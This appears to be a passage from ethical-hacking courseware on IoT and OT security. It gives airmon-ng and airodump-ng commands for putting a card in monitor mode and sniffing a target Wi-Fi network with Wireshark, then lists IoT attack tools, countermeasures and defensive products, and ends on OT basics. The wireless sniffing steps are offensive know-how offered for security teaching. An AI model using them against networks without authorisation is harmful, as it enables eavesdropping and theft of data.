- Now, set up your wireless card in monitor mode and identify the channel used by the target router for broadcasting. For this, run **ifconfig** to identify your wireless card, here: `wlan0`

- Run `Airmon-ng` to put the wireless card in monitor mode:

  `airmon-ng start wlan0`

- Next, run `Airodump-ng` to scan all the nearby wireless networks:

  `airodump-ng start wlan0mon`


- Now, discover the target wireless network and note down the corresponding channel to sniff the traffic using Wireshark

- Next, set up your wireless card to listen to the traffic on the same channel. For example, if the target network's channel is 11, run `Airmon-ng` to set your wireless card listening on channel `11`:

  ```
  airmon-ng start wlan0mon 11
  ```

- Launch **Wireshark** and double-click the interface that was kept in monitor mode, here `wlan0mon`, and start capturing the traffic

After capturing the traffic, attackers can analyze and decrypt the WEP and WPA keys using Wireshark and can hack the target IoT device to steal sensitive information.



Filter: http

```
No.    Time          Source        Destination    Protocol  Length Channe Signal str Info
  35… -26.983559687 192.168.0.5   23.246.14.169  HTTP         864     11 -50dBm    HEAD /?o=AQG24i-lFLKnxQq9QGffK6AsPid4bOPp4GnYtdv0WhQhu
  41… -19.793549841 192.168.0.24  192.168.0.31   HTTP         514     11 -53dBm    GET /tmpfs/auto.jpg?1545643826487 HTTP/1.1
  42… -19.706340615 192.168.0.31  192.168.0.24   HTTP        1266     11           HTTP/1.1 200 OK  (JPEG JFIF image)
  43… -17.738971072 192.168.0.24  192.168.0.31   HTTP         514     11 -54dBm    GET /tmpfs/auto.jpg?1545643831829 HTTP/1.1
  43… -17.630975534 192.168.0.31  192.168.0.24   HTTP        1248     11           HTTP/1.1 200 OK  (JPEG JFIF image)
  43… -17.598445177 192.168.0.24  192.168.0.31   HTTP         514     11 -53dBm    GET /tmpfs/auto.jpg?1545643833885 HTTP/1.1
  43… -17.479006809 192.168.0.31  192.168.0.24   HTTP        1244     11 -63dBm    HTTP/1.1 200 OK  (JPEG JFIF image)
  44… -17.448295559 192.168.0.24  192.168.0.31   HTTP         514     11 -55dBm    GET /tmpfs/auto.jpg?1545643834044 HTTP/1.1
  44… -17.261647308 192.168.0.24  192.168.0.31   HTTP         514     11 -51dBm    GET /tmpfs/auto.jpg?1545643834204 HTTP/1.1
  44… -17.148455666 192.168.0.31  192.168.0.24   HTTP        1259     11 -62dBm    HTTP/1.1 200 OK  (JPEG JFIF image)
  44… -17.108354336 192.168.0.24  192.168.0.31   HTTP         514     11 -52dBm    GET /tmpfs/auto.jpg?1545643834367 HTTP/1.1
  44… -17.035917355 192.168.0.31  192.168.0.24   HTTP        1273     11 -62dBm    HTTP/1.1 200 OK  (JPEG JFIF image)
  44… -17.006894862 192.168.0.24  192.168.0.31   HTTP         514     11 -51dBm    GET /tmpfs/auto.jpg?1545643834485 HTTP/1.1
  44… -16.879160070 192.168.0.31  192.168.0.24   HTTP        1260     11           HTTP/1.1 200 OK  (JPEG JFIF image)
  45… -16.851793663 192.168.0.24  192.168.0.31   HTTP         514     11 -51dBm    GET /tmpfs/auto.jpg?1545643834643 HTTP/1.1
  45… -16.746274209 192.168.0.31  192.168.0.24   HTTP        1266     11 -62dBm    HTTP/1.1 200 OK  (JPEG JFIF image)
  45… -16.731752214 192.168.0.24  192.168.0.31   HTTP         514     11 -53dBm    GET /tmpfs/auto.jpg?1545643834766 HTTP/1.1
  45… -16.645406234 192.168.0.31  192.168.0.24   HTTP        1250     11           HTTP/1.1 200 OK  (JPEG JFIF image)
```

```
▸ Frame 43941: 1244 bytes on wire (9952 bits), 1244 bytes captured (9952 bits) on interface 0
▸ Radiotap Header v0, Length 50
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: op.....TC
▸ Logical-Link Control
▸ Internet Protocol Version 4, Src: 192.168.0.31, Dst: 192.168.0.24
▸ Transmission Control Protocol, Src Port: 81, Dst Port: 40020, Seq: 23377, Ack: 355, Len: 1084
▸ [22 Reassembled TCP Segments (24460 bytes): #43784(208), #43811(1448), #43813(1448), #43814(1448), #43816(1448), #43918(1448), #43928(1448), #4
▸ Hypertext Transfer Protocol
▸ JPEG File Interchange Format
```

```
0000  00 00 32 00 2b 40 18 a0  20 08 00 00 00 00 00 00   ··2·+@··  ········
0010  e1 ea 68 2a 00 00 00 00  10 00 9e 09 80 04 c1 00   ··h*····  ········
0020  00 00 27 00 01 00 00 00  00 d0 01 00 0c 00 00 00   ··'·····  ········
0030  c1 00 88 c1 24 00 60 38  e0 35 6a 7e 00 7e 56 97   ····$·`8  ·5j~·~V·
```


Frame (1244 bytes)
Decrypted CCMP data (1144 bytes)
Reassembled TCP (24460 bytes)
Hypertext Transfer Protocol: Protocol
Packets: 415772 · Displayed: 2399 (0.6%)
Profile: Default

Figure 10.11: Screenshot of Wireshark

IoT Attack Tools

Firmalyzer

Firmalyzer enables device vendors and security professionals to perform an **automated security assessment** on software that powers IoT devices (firmware) to **identify configuration** and **application vulnerabilities**


Firmalyzer
Zahra Kh
Zahra Kh
MAIN MENU
Dashboard
Analyse
Explore
Search
Dashboard
Home > Dashboard
Risk Ratio
Vulnerable files
Problematic files
Vulnerable & Problematic files
~~Benign files~~
Vulnerability Types
Unknown
CWE-119
CWE-399
CWE-20
CWE-264
CWE-200
CWE-189
CWE-79
CWE-310
CWE-89
Top 10 Vulnerabilities
CVE-2013-1813
CVE-2011-2716
CVE-2012-2663
CVE-2015-0239
CVE-2013-7421
Top 10 Issues
ScanShellInvocations
ValidateCert
ScanRetireJS
CheckOpenSSHPrivateKey
CheckSSLVerification

https://firmalyzer.com

RIoT Vulnerability Scanner
https://www.beyondtrust.com

Foren6
https://cetic.github.io

IoT Inspector
https://www.iot-inspector.com

RFCrack
https://github.com

HackRF One
https://greatscottgadgets.com

IoT Attack Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **Firmalyzer**

  Source: *https://firmalyzer.com*

  Firmalyzer enables device vendors and security professionals to perform an automated security assessment of the software that powers IoT devices (firmware) to identify configuration and application vulnerabilities. This tool notifies users about the vulnerabilities discovered and assists in mitigating those in a timely manner.




Firmalyzer
Zahra Kh
Zahra Kh
MAIN MENU
Dashboard
Analyse
Explore
Search
Dashboard
Home > Dashboard
Risk Ratio
Vulnerable files
Problematic files
Vulnerable & Problematic files
~~Benign files~~
Vulnerability Types
Unknown
CWE-119
CWE-399
CWE-20
CWE-264
CWE-200
CWE-189
CWE-79
CWE-310
CWE-89
Top 10 Vulnerabilities
CVE-2013-1813
CVE-2011-2716
CVE-2012-2663
CVE-2015-0239
CVE-2013-7421
Top 10 Issues
ScanShellInvocations
ValidateCert
ScanRetireJS
CheckOpenSSHPrivateKey
CheckSSLVerification

Figure 10.12: Screenshot of Firmalyzer

Listed below are some additional tools to perform IoT hacking:

- RIoT Vulnerability Scanner (*https://www.beyondtrust.com*)
- Foren6 (*https://cetic.github.io*)
- IoT Inspector (*https://www.iot-inspector.com*)
- RFCrack (*https://github.com*)
- HackRF One (*https://greatscottgadgets.com*)




Module Flow

1. Understand IoT Concepts
2. Discuss IoT Threats and Attacks
3. Discuss IoT Attack Countermeasures

Discuss IoT Attack Countermeasures

This section discusses various IoT security measures and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.



IoT Attack Countermeasures

- Disable the “**guest**” and “**demo**” user accounts if enabled
- Use the “**Lock Out**” feature to lock out accounts for excessive invalid login attempts
- Implement **strong authentication** mechanisms
- **Locate control system** networks and devices behind firewalls and isolate them from the business network
- Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
- **Patch vulnerabilities** and **update the device firmware** regularly

IoT Attack Countermeasures


- Disable the “guest” and “demo” user accounts if enabled
- Use the “Lock Out” feature to lock out accounts for excessive invalid login attempts
- Implement a strong authentication mechanism
- Locate control system networks and devices behind firewalls, and isolate them from the business network
- Implement IPS and IDS in the network
- Implement end-to-end encryption and use public key infrastructure (PKI)
- Use VPN architecture for secure communication
- Deploy security as a unified, integrated system
- Allow only trusted IP addresses to access the device from the Internet
- Disable telnet (port 23)
- Disable the UPnP port on routers
- Protect the devices against physical tampering
- Patch vulnerabilities and update the device firmware regularly
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users
- Data authentication should be performed to confirm the identity of the original source node
- Maintain data confidentiality using symmetric key encryption
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks
- Use devices made by manufacturers with a track record of security awareness
- Isolate IoT devices on protected networks

IoT Security Tools

SeaCat.io

SeaCat.io is a **security-first SaaS technology** to operate IoT products in a reliable, scalable, and secure manner


SeaCat.io - Admin panel
SeaCat
Product
Dashboard
Clients
All
Established 25375
Authorized 76403
New 571
Vending Machines
Search Vending Machines clients...
Search
SR-SCC-1 CPU Usage Total %
Clients
established 25375 total 76403
SR-SCC-1 Load Average
SR-SCC-1 Memory Usage %
SR-SCC-1 Network
SR-SCC-1 Processes
TESKALABS

https://www.teskalabs.com

DigiCert IoT Device Manager
https://www.digicert.com

FortiNAC
https://www.fortinet.com

darktarce
https://www.darktrace.com

Symantec Critical System Protection
https://www.symantec.com

Cisco IoT Threat Defense
https://www.cisco.com

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.




SeaCat.io
SeaCat.io - Admin panel
SeaCat
Vending Machines
john.doe@example.com
Product
Dashboard
Clients
All
Established 25375
Authorized 76403
New 571
TESKALABS
Vending Machines
Search Vending Machines clients...
Search
SR-SCC-1 CPU Usage Total %
100%
80%
60%
40%
20%
0%
11:20
11:30
11:40
user
system
gues
iowait
softirq
Clients
established
25375
total
76403
SR-SCC-1 Load Average
125
100
75
50
25
0
load1
load5
load15
SR-SCC-1 Memory Usage %
90%
70%
used
free
SR-SCC-1 Network
15 Mil
10 Mil
5 Mil
-5 Mil
-10 Mil
-15 Mil
eth0 bytes sent
eth0 bytes received
SR-SCC-1 Processes
13 K
10 K
8 K
5 K
3 K
running
blocked
stopped
zombies

Figure 10.13: Screenshot of SeaCat.io

Listed below are some of the additional IoT security tools and solutions:

- DigiCert IoT Device Manager (*https://www.digicert.com*)
- FortiNAC (*https://www.fortinet.com*)
- darktrace (*https://www.darktrace.com*)
- Symantec Critical System Protection (*https://www.symantec.com*)
- Cisco IoT Threat Defense (*https://www.cisco.com*)

OT Attacks



Module Flow

1. Understand OT Concepts
2. Discuss OT Threats and Attacks
3. Discuss OT Attack Countermeasures


Understand OT Concepts


Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.

What is OT?

Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices

OT consists of **Industrial Control Systems** (ICS) to monitor and control the industrial operations


OT
ICS
SCADA
DCS
RTU
PLC


Utility Sector
Electricity
Water Grid
Gas Filling
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG Machine
MRI Scanner
Microscope
Healthcare Industry
Robot
Fire Extinguisher
Biometric
Office Building

What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring 